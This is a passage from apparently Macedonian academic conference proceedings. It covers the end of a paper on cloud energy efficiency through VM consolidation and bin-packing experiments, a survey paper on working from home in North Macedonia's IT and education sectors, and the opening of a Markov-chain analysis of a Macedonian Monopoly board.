VM Consolidation – is a technique which allows better utilization of physical servers. It helps with energy efficiency by turning off under-utilized physical machines. For example, if we have two physical machines one with 10% utilization and one with 40% utilization, the VMs from the first machine




Fig. 1. Average results on 10 runs, using different VM allocation policies.

will be moved/migrated to the second physical machine and the first machine will be turned off.

Bin Packing Problem – The Bin Packing problem is an optimization problem, where items of different sizes must be packed into a finite number of bins or containers, each of fixed given capacity, in a way that minimizes the number of bins used. ("Bin packing problem - Wikiwand") The problem has many applications fill up containers, loading trucks with weight capacity constraints, creating file backups in media etc. There are different algorithms that approximately solve the bin packing problem, they differ in how they choose when to add new bucket and whether the items are first sorted or not. Online algorithms (input order dependent) these algorithms include next fit algorithm, first fit algorithm, best fit algorithm, and worst fit algorithm. Besides online algorithms there are also so-called offline algorithms (input order independent) these algorithms include first fit decreasing and best fit decreasing, the data is ordered before fitting it to the algorithm.

A. Experiments setup

CloudSim is a project that offers a generalized and extensible simulation framework for seamless modeling, simulation, and experimentation of new cloud computing infrastructures and application services, focusing on specific system design questions without worrying about low-level details associated with cloud computing-based infrastructures and services. The formula that will be used for calculating the energy consumption is the following:

$$d = (b - v) * (a/100)$$

$$e = v + d$$

The equation calculates the average CPU utilization (a), maximum machine consumption (b), static consumption (v), dynamic consumption (d), and total energy consumed (e). For the first experiment the basic configuration of the data center is as following: 4 host machines with the following number of PE: 4, 12, 5, 25, and ram: 22,000, 500,000, 25,000, 130,000MB, the consumption of the host machine at start-up is 5W, shutdown - 3W, static host - 35W, each task has a size of 20,000, a file size of 300, and an output size of 300, 10 VM with 2, 2, 2, 1, 4, 2, 3, 2, 1, 2 - PE, VM Configurations - 10,000MB RAM, 10,000MB Image Size, 1,000 MIPS. For the second experiment we will use the same basic configuration of




Fig. 2. Average results on 10 runs, using VM migration.

the data center, but we will add VM migrations. For the third experiment we will make some changes and add auto scaling - VMs. Now we have 50 host machines with 32 PE and 2048 MB ram, 1TB memory, bandwidth of 10,000 Mb/s, each host machine has 1,000 MIPS for each PE, 4 VMs with required 2 PE, 1,000 MIPS, 512MB RAM, 10,000MB memory, every 10 seconds 4 new tasks are created with a random size, uniform distribution is used (maximum time for creating new tasks is 50s).

B. Discussion

We conducted more experiments with different configurations for the data center, with or without some technique for reducing the power consumption so we can analyse the end results. The first experiments we did were to see the influence of the VM allocation policy on the power consumption, the results are presented in Fig. 1. For each allocation policy we did 10 runs and took the average number for each category (time, host consumption, VM consumption). From the results we can see that the host consumption is the lowest when we are using WF - 142.56w, and highest when we are using BF - 147.69w. For the VM consumption WF also has the best results with consumption of 90.12w, and Round Robin has the worst results with almost double consumption of 179.56w. In regards to time of execution, they all had similar timings with BF being the fastest with 39.3ms and WF being the slowest with 41ms. In the second type of experiments VM migration was added as a technique that needs to be evaluated, the results are presented in Fig. 2. From the results we can see that ST has the total highest consumption with 323.38w, and FFST shares the same place with WFST, and they have the lowest consumption with 307.6w. Since we have used migration in these experiments, we can see that as the number of migration increases the energy consumption decreases, BFST has average of 1.67 migration per run, FFST has an average of 2.8, ST has 0 and WFST has an average of 2.7 migrations per run. And in the last type of experiments we used auto-scaling technique, the results are presented in Fig. 3. From the results we can see that the lowest consumption is when we use horizontal scaling of VM, and the highest when we use vertical scaling of RAM on the VM. Besides the energy consumption, something that was interesting to see was, the time execution of the experiments, horizontal scaling besides




Fig. 3. Average results on 10 runs, using auto scaling of VM.

being the most energy effective takes the longest time, so we have a trade-off between energy efficiency and time execution.

V. CONCLUSION

In addition to well-known algorithms and techniques that have long been used to reduce electricity consumption, today we have a wave of new solutions, some forced by new recommendations and measures adopted by the European Union, some by the very progression and work with artificial intelligence. All changes, newly implemented or planned technologies, like chips with AI for lowering the energy consumption, chips with liquid cooling, usage of hydro-treated vegetable oil as a substitute for fossil fuels, electricity from renewable sources such as solar and wind, longer-lasting interactive network batteries, increasing the operating temperature of servers and others, are aimed at improving energy efficiency and reducing carbon dioxide emissions. All of these changes, while significant, may not be enough to completely flatten the electricity consumption curve, especially in the context of higher electricity demand for model training and big data processing. But investing in innovation and sustainability can contribute to keeping electricity consumption at least at the current level, and can also create a competitive advantage for companies and trigger new improvements and solutions in the future.

REFERENCES

- [1] M. d. G. G. G. H. d. M. M. Q. D. Andreas Berl, Erol Gelenbe and K. Pentikousi, "Energy-efficient cloud computing," *The Computer Journal*, 2009.
- [2] R. B. Anton Beloglazov, "Optimal online deterministic algorithms and adaptive heuristics for energy and performance efficient dynamic consolidation of virtual machines in cloud data centers," in *Volume24, Issue13 Special Issue on Middleware for Clouds and e-Science*, 2011, pp. 1397–1420.
- [3] L. C. Feng Zhang, "Hpc-oriented power evaluation method."
- [4] R. R. Taruna khemwani, "Vm migration techniques in cloud: A review," *International Journal of Computer Applications (0975–887)*, 2019.
- [5] S. E.-A. A. M. Mohamed Deiab, Deena El-Menshawry and M. S. A. El-Seoud, "Energy efficiency in cloud computing," *International Journal of Machine Learning and Computing*, Vol. 9, No. 1, February, 2019.
- [6] S. S. G.-C. G. W. T. C. X. Qiheng Zhou, Minxian Xu and R. Buyya, "Energy efficient algorithms based on vm consolidation for cloud computing: Comparisons and evaluations," 2020.
- [7] O. J. B. P. J. E. I. K. J. A.-A. A. Z. W. G. Anabi Hilary Kelechi, Mohammed H. Alsharif and J. Hong, "Artificial intelligence: An energy efficiency tool for enhanced high performance computing," 2020.

THE CONCEPT OF WORKING FROM HOME, ITS APPLICATION IN THE IT INDUSTRY AND EDUCATION IN OUR COUNTRY AND IN THE WORLD

Simona Lakinska
Ss Cyril and Methodius
University; Faculty of Computer
Science and Engineering
Skopje, Macedonia
lakinskas@yahoo.com

Smilka Janeska-Sarkanjac
Ss Cyril and Methodius
University; Faculty of Computer
Science and Engineering
Skopje, Macedonia
smilka.janeska@finki.ukim.mk

Abstract— Within this paper, an analysis of the concept of working from home versus working from an office in the Republic of North Macedonia and in the world has been made. In order to make a proper comparative analysis and to answer the questions raised about the opinion of employees in the IT industry and education towards working from home, a survey was conducted. Respondents who are employed in the IT industry and education in Macedonia participated in this survey. It contains several groups of questions such as questions about the respondent's personal characteristics, questions about the respondent's work position, questions about working from home, questions about business communication and questions about productivity. Through this analysis, this paper is expected to contribute to clarifying the picture of how employees in the Republic of North Macedonia view on working remotely and how they feel in relation to working remotely, and is expected to help in predicting the direction in which the way of working in the IT industry and in education will develop in our country.

Keywords—*work from home, working from the office, employees, company*

I. INTRODUCTION

The Covid-19 pandemic has changed people's everyday lives. Its influence has affected every aspect of human life, even after it is finished: how we live and communicate with each other, how we work, etc. A big change and a big challenge for companies and employees was how to continue completing daily work obligations under these conditions. Some of the companies in the world were already implementing the practice of working from home, but this pandemic was the reason for almost all companies from all industries to switch to the concept of working from home.

The concept of work from home (WFH) has an impact on employees who work from home, but also on their families, colleagues and people around them. During the transition from traditional office work to remote work, a number of companies, organizations and schools have reported numerous issues. Most of the time, the problems that occurred were of a technical nature, for example, inaccessibility to the Internet, unstable Internet connection, lack of adequate hardware equipment or

insufficient funds to provide adequate equipment for employees. Other types of problems appeared in schools, which were related to insufficient training of teachers, reluctance of students to listen to the lessons, inability of teachers to maintain a working atmosphere during classes, reduced access to laboratories, etc. Companies, schools, and employees have had to adapt and innovate to overcome these challenges in order to reap the benefits of this new era in business.

In order to make a proper comparative analysis and to answer the questions raised about the opinion of employees in the IT industry and education towards the concept of working from home, a survey was conducted. Respondents who are employed in the IT industry and education in Macedonia participated in this survey. It contains several groups of questions such as questions about the respondent's personal characteristics, questions about the respondent's work position, questions about working from home, questions about business communication and questions about productivity.

In this paper we will do a comparison between some researches made in the world about the employees' attitudes regarding the concept of working from home and the survey conducted in Macedonia.

II. LITERATURE REVIEW

A. Research by Marie Antoinette Schall

The research of M. A. Schall [1] was made in 2019 in the USA and focuses on the relationship between working from home and job satisfaction. In her research, she tests the following hypotheses:

- Relationship between job satisfaction and working from home – satisfaction increases, but only to a certain extent, then there is a drop in the level of satisfaction;
- Relationship between work-family conflict when working from home and job satisfaction - remote work will lead to a lower level of work-family conflict, which will contribute to greater job satisfaction;
- Relationship between the intensity of working from home and job satisfaction – increased intensity of

working from home will contribute to greater satisfaction at work;

The conducted survey included employees of a multinational professional services firm in Northern California and the Pacific Northwest. The participants were employed in various industries such as talent managers, human resources, marketing, business services, etc. In total, the survey had 185 participants. After conducting the survey and analyzing the obtained results, it was found that the first hypothesis is not supported, while the second and third hypotheses are supported.

B. Research by Barrero, Davis and Bloom

According to the authors' analysis [2] made within around 500 companies from different industries, 12% work remotely all or almost all of the work week. Nearly 29% prefer a hybrid way of working. Traditional office work continues to predominate in retail jobs, restaurants and bars, hotels, transportation, construction, manufacturing, many jobs in healthcare, hygiene and cleaning services, security services, and other jobs that require a personal contact with clients. The research shows that 59% of full-time employees, 33% of contract employees, and only 25% of other self-employed persons work in the office every day. Telecommuting is four times more common for the self-employed than for employees. Given these facts, people who want to work completely remotely have a greater tendency to choose self-employment, including contract work. The way of working also differs according to the size of the employer. In firms with fewer than 50 employees, two-thirds work from the office every weekday. For companies with 500 to 4,999 employees, this number is 51%. Hybrid arrangements are most common in firms with 500 to 4,999 employees, and fully remote workplaces are most common in firms with 5,000 or more employees. Work-from-home rates by industry as of 2023 show that the IT sector has the highest rate of work-from-home at 2.6 days per week among employees who work at least five days per week. The finance and insurance and professional and business services industries have the next highest work-from-home rates. These three sectors share certain characteristics that facilitate or encourage home working, such as the fact that staff are well paid, jobs are often analytical or computer-based in nature, and firms tend to cluster in larger cities. At the other end of the spectrum are employees in the retail, hospitality, food service, transportation and the manufacturing industries. They have low work from home rates ranging from 0.7 to 0.9 days per week. Most jobs in these industries require physical presence to perform the required tasks with specialized equipment. When it comes to gender, women in the US work from home at a higher rate than men, according to the analysis. A higher level of education among women increases the rate of working from home. Regarding productivity, 43% of telecommuters say they are more productive when they work from home, and 14% say they are less productive. The rest say their productivity is roughly the same either way. Studies suggest that working from home one or two days a week improves productivity and leads to happier employees. In conclusion to this research, it is believed that within five years from now, the concepts of constantly working from home and hybrid working will continue to increase.

C. Research by GALLUP

This research [3] was conducted on 8090 respondents in the United States in June 2022. The respondents are employees whose work positions allow remote work. It asked multiple questions, but we will only focus on one of them, "What will happen if employees do not work in their preferred locations?". The survey alludes to a risk, that is, employees who do not work in their preferred location have significantly less commitment to work, are also more exhausted and have higher desire to quit. They don't feel they are well positioned to do their best work or live their best life.


D. Research by UNESCO

The UNESCO office in Jakarta conducted research on the perspectives and experience of working from home or learning from home during the early situation of the Covid-19 pandemic. Conducted from June 1 to July 10, 2020 with a total of 214 respondents, the survey gathered information on regional perspectives and experiences with working from home or learning from home. 102 respondents, teachers, indicate a neutral perspective when comparing digital and conventional methods of work or teaching, while expressing a medium to high level of satisfaction with working and distance learning. However, several expressed concern that some aspects of the schooling experience could not be delivered through online platforms such as the lack of face-to-face interactions leading to reduced development of interpersonal and social skills in students. More than 50% of the respondents indicated that they have adequate available support and equipment for remote working and learning, such as fixed working hours, adequate working space, good internet connection and electricity.

III. THE SURVEY IN MACEDONIA

The survey questions were sent to employees in the IT sector and education in various companies/institutions in our country. The survey was completed by 128 respondents who are employed in the IT industry or in education.


Out of a total of 128 respondents, 40.6% are male and 59.4% are female, i.e. 52 men and 76 women. Of the respondents, 43% are employed in education, and 57% in the IT sector, that is, 55 in education and 73 in the IT sector.



Graphic 1: Profession of the participants


Of the respondents, the largest percentage, i.e. 39.8% are aged 18-28. Of them, 50.68% are employed in the IT sector and 25.45% are employed in education. Next, with 23.4% are respondents aged 50+, i.e. 17.81% are employed in the IT sector and 30.91% are employed in education, then respondents aged 29-39 with 21.1%, 16.44% are employed in the IT sector and 27.27% are employed in education and finally respondents aged

40-50 with 15.6%, 15.07% are employed in the IT sector and 16.36% are employed in education. When asked if the respondents have children, 43%, i.e. 55 respondents, answered affirmatively, while 57%, i.e. 73 respondents, negative. Of the 43% who answered affirmatively, 35.62% are employed in the IT sector and 52.73% are employed in education. Of the 57% who answered negatively, 64.38% are employed in the IT sector and 42.27% are employed in education. When asked what their job position is, the largest percentage of respondents, 28.9%, i.e. 37 out of the total respondents declared that they work as a programmer/tester. 28.1% stated that they work in another position in the IT sector, i.e. 36, 25% stated that they work as a professor/assistant, i.e. 32 and 18% work in another position in education, i.e. 23. The largest number of respondents, 71, i.e. 55.5%, have 0-5 years of experience in their current position. Respondents with more than 10 years of work experience in the current position follow with 32%, that is, 41 respondents. The least of the respondents, 16, with 12.5%, have a working experience of 6-10 years in the current job position.



Graphic 2: Years of experience of the participants


When asked how often respondents work from home, 42, i.e. 32.8% answered that they do not work from home at all. Of them, 12.33% are employed in the IT sector and 60% are employed in education. At least once a week, 26.6%, i.e. 34 of the respondents, work from home. 28.77% of them are employed in the IT sector and 23.64% are employed in education. 17 of the respondents work 2-3 times a week, i.e. 13.3%. 16.44% of them are employed in the IT sector and 9.09% are employed in education. More than 3 times a week, 11 of the respondents, 8.6%, of which 12.33% are employed in the IT sector and 3.64% are employed in education. 18.8% work all the time from home, i.e. 24, of which 30.14% are employed in the IT sector and 3.64% are employed in education.




Graphic 3: How often do the participants work from home

When asked how often the respondents would like to work from home if it was allowed, the largest percentage 32.8%, 42 of the respondents, declared that they would like to work from home at least once a week if the same was allowed. Of them, 28.77% are employed in the IT sector and 38.18% are employed in education. Next, 24.2%, i.e. 31 of the respondents declared that they would work from home all the time. Of them, 36.99% are employed in the IT sector and 7.27% are employed in


education. 21.9% would like to work 2-3 times a week, of them, 20.55% are employed in the IT sector and 23.64% are employed in education. 11.7% would not like to work at all, of them, 5.48% are employed in the IT sector and 20% are employed in education. 9.4% would like to work more than 3 times a week, of which 8.22% are employed in the IT sector and 10.91% are employed in education.



Graphic 4: How often would the participants like to work from home
When asked where respondents prefer to work, 60.9% answered that they prefer to work in an office/workplace, and 39.1% from home/online. Of the respondents who prefer to work in an office/workplace, 49.32% are employed in the IT sector and 76.36% in education. Of the respondents who prefer to work from home/online, 50.68% are employed in the IT sector and 23.46% in education.




Graphic 5: Where do the participants prefer to work
When asked how likely it is that the respondents would change their workplace if a desired work location were suddenly banned (e.g. if a ban on working from home was introduced or if a ban on working from the office was introduced), the largest number of respondents answered with 1, that is 33 of them, 25.8%. A score of 1 indicates that the respondent would not change the job, and a score of 10 indicates that the respondent would immediately start looking for a new job.




Graphic 6: Would the participants change the workplace

Regarding the question of how the respondents are satisfied with the communication between colleagues during work from home, the largest number, 42, i.e. 32.8% gave a grade of 5. A rating of 1 indicates that the respondent is not satisfied at all, and 5 indicates that the respondent is very satisfied. Regarding the question of how respondents are satisfied with the communication between colleagues during work from the office, the largest number, 62, i.e. 48.4% gave a score of 5. When the respondents were asked to rate whether communication between colleagues is at a higher or lower level when working from home, the largest number, 47 of them, i.e. 36.7% rated 3. When the respondents were asked to rate whether communication between colleagues is at a higher or lower level when working from an office, the largest number,

57 of them, i.e. 44.5% gave a score of 5. When asked to rate the level of their own productivity while working from home, the largest number, 34, i.e. 26.6% rated themselves with 10. A rating of 1 means that the respondent thinks that they are not productive at all, a rating of 10 means that their productivity is at the highest level.




Graphic 7: Rate your own productivity when working from home
When asked to rate the level of their own productivity during work from the office, the largest number, 38, i.e. 29.7% rated themselves with 10.



Graphic 8: Rate your own productivity when working from the office
When asked to rate the level of productivity of the team/college while working from home, the largest number, 23, i.e. 18% gave a score of 10.



Graphic 9: Rate the productivity of the team when working from home
When asked to rate the level of productivity of the team/college while working from the office, the largest number, 41, i.e. 32% gave a score of 10.



Graphic 10: Rate the productivity of the team when working from the office
When asked for an additional comment or opinion, some of the employees from the IT sector point out that apart from home and work, there is also a third location - hubs, which they prefer as a location for work. Some believe that if the work is equally well done, there is no reason to impose work entirely from home or entirely from the office. Others say they prefer to have both options to choose from and don't want to be limited by the company. Education employees point out that in their opinion, when working from the workplace, success is greater not only for the professor/teacher, but also for the students/pupils, which is of great importance. They also say that working in education

requires direct communication and education of students, in order to achieve better success, especially with younger children in grade school, it is necessary to work in schools, in order for them to become literate, to acquire work habits.

IV. COMMENT ON RESULTS

We asked several questions that we expected this survey to answer in order to deepen knowledge about the situation of working from home in our country and how employees feel about it. The survey answered the following questions.

- What is the relationship between personal productivity and working from home?

From the results of the survey, we can notice that among employees in the IT sector, the level of own productivity when working from home is higher. Most of them declared that they are very productive when they work from home. In the case of education employees, the results are different. Most of the employees in education stated that their level of productivity is at a high level, but some stated that their level of productivity is not as high as when they work from the workplace.

Accordingly, the relationship between own productivity and working from home differs among employees from different professions. Among employees from the IT sector, it can be concluded that this represents a positive relationship, that is, they notice a higher level of productivity when working from home. Among the employees in education, it can be concluded that, according to the comments of the employees in education, although some wish to work more often from home, the effects of the work are greater if they work from schools.

- What is the relationship between team productivity and working from home?

The results showed us that the level of productivity of the team working from home in the IT sector is much higher than that of employees in education. Most of the employees in the IT sector declared that the level of productivity of the team they work with is at a very high satisfactory level, while the employees in education declared that the same is at a much higher level if they work from the workplace. According to this, the relationship between team productivity and working from home in the IT sector is a positive one, i.e. the team is very productive when working remotely, while among employees from education, the collegium notes a higher level of productivity when working from the workplace.

- How is the communication in the team when working from home in the IT sector and in education?

Communication in the team when working from home in the IT sector is at a high level, while among education employees it is at a medium level. When asked to evaluate the level of communication in the team, it is noted that the respondents prefer communication from the office rather than from home.

- What is the relationship between job satisfaction and working from home?
According to the comments of the respondents from the survey, some declare that they are happier when they work remotely, because they can work in another location, for example in a different country, where after working hours, they have more time for leisure activities and research. They also believe that if the work is equally well done, there is no reason to impose work entirely from the office.
- What is the relationship between the intensity of working from home and job satisfaction?
According to the comments of the survey respondents, some of them are happier when they work from home because they have more time in the day for themselves and more time for leisure activities. That is why they consider themselves to be more efficient in the workplace and are more satisfied with working from home. Others, on the other hand, declared that working from the office suits them better because that is their habit and they believe that personal communication with colleagues contributes to an easier working day.

V. DISCUSSION

In order to compare the opinions of employees in our country and in the US/world, we will show some similarities and differences in the findings from the presented research and surveys [5-12] in the US/world and from the survey conducted in our country. According to the presented researches and surveys that were conducted in the USA and the survey conducted in our country, it is noted that the expectations for the future of working from home are similar. This means that the trend of working from home is expected to continue to grow as employees want to have the option and choice of hybrid work. Similarities between the USA/the world and our country can also be seen in the percentage of employees who work from home depending on their profession. That is, employees in the IT sector and professions whose job positions allow flexibility in choosing the place from where they work, have a larger number of employees who work remotely. Thus, contrary to this, professions that do not have such a privilege, observe a lower percentage of employees who work remotely. Similarities are also found in the opinions of education employees in our country and in the world, that is, although they wish they had the option to work from home 1-2 times a week, they consider that in their profession face-to-face contact is very useful for students. We also have similarities in how employees feel about their mental health and well-being when working from home. Employees here and in the US/world find that they are happier and more fulfilled when they work remotely or in some shared workspaces, for example coffee shops - hubs. Regarding productivity, research in the US and around the world has found that employees in various industries find themselves more productive when working from home. In our country, the situation is different in different sectors. That

is, employees in education believe that they are more productive when working from an institution, and employees from the IT sector declared that they are almost equally productive when working from home or from the office. On the question of whether employees would change their workplace if the company mandated a change in the current work situation (transition from work from home to work in the office), we encounter differences in our country and in the United States. In our country, the largest number of respondents declared that they would not change their workplace, which is the opposite of employees in the United States.

VI. CONCLUSION

The analysis presented in this paper indicates that the trend of working from home will continue and grow. In addition, it will become more and more popular in our country. From the survey, we found that a large part of respondents not only from the IT sector, but also employees in education would like to have the option to work from home at least once a week or two to three times a week. Employees want to have the ability to choose and it is expected that they will continue to value lifestyle improvements more than pay increases. That's why it is very important that employers provide the same. More and more companies from all industries are trying to be oriented towards increasing employee satisfaction and offering them options for hybrid working. The future of working from home is likely to be some kind of hybrid work model, which combines the best aspects of remote working and working in the office, with the aim of better employee well-being and greater organizational cohesion. It is assumed that companies that allow flexibility will remain attractive to employees and job candidates. Companies that don't offer flexibility could face challenges in attracting and hiring new talent and then be forced to consider changing policies that limit telecommuting. However, remote work or a hybrid work model is not possible for all professions and all employees. Thus, employees in medicine, police, firemen, construction industry, production, etc. do not have this option and will continue to work from the work place.

REFERENCES

- [1] Marie Antoinette Schall, "The Relationship Between Remote Work and Job Satisfaction: The Mediating Roles of Perceived Autonomy, Work-Family Conflict, and Telecommuting Intensity", 2019 Master's Theses 5017 URL:[https://scholarworks.sjsu.edu/cgi/viewcontent.cgi?article=8564&context=etd_theses]
- [2] 2023, José María Barrero, Nicholas Bloom, and Steven J. Davis, "The Evolution of Work from Home" [accessed on 02.03.2024]
URL:
<https://drive.google.com/file/d/1kqbngD8pemqxAkZmWCOQ32Yk6PXK9eVA/view>

- [3] Ben Wigert, Sangeeta Agrawal, 2022, “Returning to the Office: The Current, Preferred and Future State of Remote Work” [accessed on 10.06.2023] URL: [\[https://www.gallup.com/workplace/397751/returning-office-current-preferred-future-state-remote-work.aspx\]](https://www.gallup.com/workplace/397751/returning-office-current-preferred-future-state-remote-work.aspx)
- [4] 2023, “UNESCO Survey on Remote Working and Schooling leads to new Training Opportunities for Educators” [accessed on 28.11.2023] URL: [\[https://www.unesco.org/en/articles/unesco-survey-remote-working-and-schooling-leads-new-training-opportunities-educators\]](https://www.unesco.org/en/articles/unesco-survey-remote-working-and-schooling-leads-new-training-opportunities-educators)
- [5] Pavla Bobosikova, 2023, “21 Statistics on Working From Home & Remote Work in 2023” URL: [\[https://www.goco.io/blog/work-from-home-statistics/\]](https://www.goco.io/blog/work-from-home-statistics/)
- [6] “‘The DNA of work has changed’: Many Americans want to keep working from home after the COVID-19 crisis passes” [accessed on 30.06.2023] URL: [\[https://eu.usatoday.com/story/money/2021/05/19/work-home-covid-many-people-want-keep-working-remotely/5150568001/\]](https://eu.usatoday.com/story/money/2021/05/19/work-home-covid-many-people-want-keep-working-remotely/5150568001/)
- [7] 2021, “Gartner HR Research Shows Organizations Are Eroding Employee Performance and Well-Being with Virtualized Office-Centric Design” [accessed on 30.06.2023] URL: [\[https://www.gartner.com/en/newsroom/press-releases/2021-05-03-gartner-hr-research-shows-organizations-are-eroding-employee-performance-and-well-being-with-virtualized-office-centric-design\]](https://www.gartner.com/en/newsroom/press-releases/2021-05-03-gartner-hr-research-shows-organizations-are-eroding-employee-performance-and-well-being-with-virtualized-office-centric-design)
- [8] 2021, “The Remote Work Report 2021” [accessed on 30.06.2023] URL: [\[https://handbook.gitlab.com/handbook/company/culture/all-remote/remote-work-report/\]](https://handbook.gitlab.com/handbook/company/culture/all-remote/remote-work-report/)
- [9] 2020, “Remote Work Shown To Significantly Improve Mental Health, 80% Prefer Flex Options Post-Pandemic” [accessed on 30.06.2023] URL: [\[https://www.forbes.com/sites/briannawiest/2020/09/11/r-remote-work-shown-to-significantly-improve-mental-health-80-prefer-flex-options-post-pandemic/?sh=28abdcdd45d4\]](https://www.forbes.com/sites/briannawiest/2020/09/11/r-remote-work-shown-to-significantly-improve-mental-health-80-prefer-flex-options-post-pandemic/?sh=28abdcdd45d4)
- [10] 2020, “How the Coronavirus Outbreak Has – and Hasn’t – Changed the Way Americans Work” [accessed on 30.06.2023] URL: [\[https://www.pewresearch.org/social-trends/2020/12/09/how-the-coronavirus-outbreak-has-and-hasnt-changed-the-way-americans-work/\]](https://www.pewresearch.org/social-trends/2020/12/09/how-the-coronavirus-outbreak-has-and-hasnt-changed-the-way-americans-work/)
- [11] 2021, “State Of Remote Work 2021” [accessed on 30.06.2023] URL: [\[https://buffer.com/state-of-remote-work/2021\]](https://buffer.com/state-of-remote-work/2021)
- [12] 2021, “Leadership empathy needed with new modes of work” [accessed on 30.06.2023] URL: [\[https://www.hrreporter.com/focus-areas/culture-and-engagement/leadership-empathy-needed-with-new-modes-of-work/357073\]](https://www.hrreporter.com/focus-areas/culture-and-engagement/leadership-empathy-needed-with-new-modes-of-work/357073)

Analysis of a Macedonian Version of the Game Monopoly using Markov Chains

Pece Georgiev and Verica Bakeva
Faculty of Computer Science and Engineering
"Ss. Cyril and Methodius" University
Skopje, North Macedonia

pece.georgiev@students.finki.ukim.mk
verica.bakeva@finki.ukim.mk

Abstract—The aim of this paper is to explore the popular board game Monopoly and develop strategies designed to assist players in achieving victory. The focus is exclusively on a Macedonian version of Monopoly (Design by Maslar). The game rules are introduced gradually, delving into details only when necessary for understanding essential concepts for game analysis.

A crucial step for defining general strategies for Monopoly victory is analyzing player movements through the game board. The player movement model is defined in a way that characterizes the process as stochastic and time-invariant, forming a Markov chain. This model's definition closely aligns with the actual movement through the game board, allowing for a detailed analysis of the game itself. The paper aims to contribute insights into effective strategies for utilizing the whole game board.

Index Terms—Markov Chains, Monopoly: The Board Game, Stochastic Processes

I. INTRODUCTION

The first step in understanding Monopoly is to examine its gameplay. At the Start space, 2-5 figures corresponding to the number of players are placed. Players receive banknotes according to the prescribed rules, and the game begins with one of the players rolling pair of dice. The sum of the numbers on the top of the dice determines the number of spaces the player must advance. Game spaces include properties, chance/surprise spaces, jail, "Go to Jail" and the Start space. When a player lands on a property for the first time, he/she can purchase it. Owning a property requires opponents to pay specified rent as per the property card's contract.

Notably, not all properties are of equal value. Some are significantly more expensive but generally generate more capital through increased rent. Properties are divided into sets: airlines, supermarkets, and colored sets. The game complexity increases as owning all properties in a colored set allows the construction of facilities (houses/hotels), enhancing rent. Up to 4 houses and 1 hotel can be built on a property. Prerequisites for building a hotel include having 4 houses on all properties in a set, while building i houses ($i \in \{2, 3, 4\}$) on a property requires having $i - 1$ houses (or house) on all properties in the set. The number of facilities is limited, preventing upgrades if unavailable.

Although players mostly land on property spaces (72% of the time), other essential spaces include chance/surprise

spaces, jail, and "Go to Jail." When landing on a chance space, players draw the top card from a deck of 16 chance cards, each with a specified gain/loss amount or a directive, such as going directly to jail. Similar functions apply to surprise spaces, differing in the amounts and card quantities that move the player. The "Go to Jail" space forces the player to move to the jail space, skipping their next three turns, acting as a temporary confinement area for players in jail.

Monopoly's diverse gameplay elements, including property acquisition, rent collection, and the impact of chance and surprise cards, contribute to its strategic complexity and player interactions. Understanding these intricacies is essential for developing effective strategies and maximizing success in the game.

II. RELATED WORK

Research on the topic of board game analysis using mathematical tools was popularized in Dr. Hannah Fry's book [1] with a dedicated section of analysis of the UK version of Monopoly. It primarily shows the results from the given analysis and serves as a guide to playing Monopoly and how to use probability to your advantage.

A more formal approach on this topic has been done in Nilsson's paper [2] where the model of the game, along with its assumptions and simplifications, is precisely defined. It consists of theoretical and experimental parts, which take into account different gameplay aspects to better understand the board game. In this paper a similar approach is taken, only looking at theoretical results applied to the Macedonian version of Monopoly.

III. PROBABILITY MODEL

A. Motivation

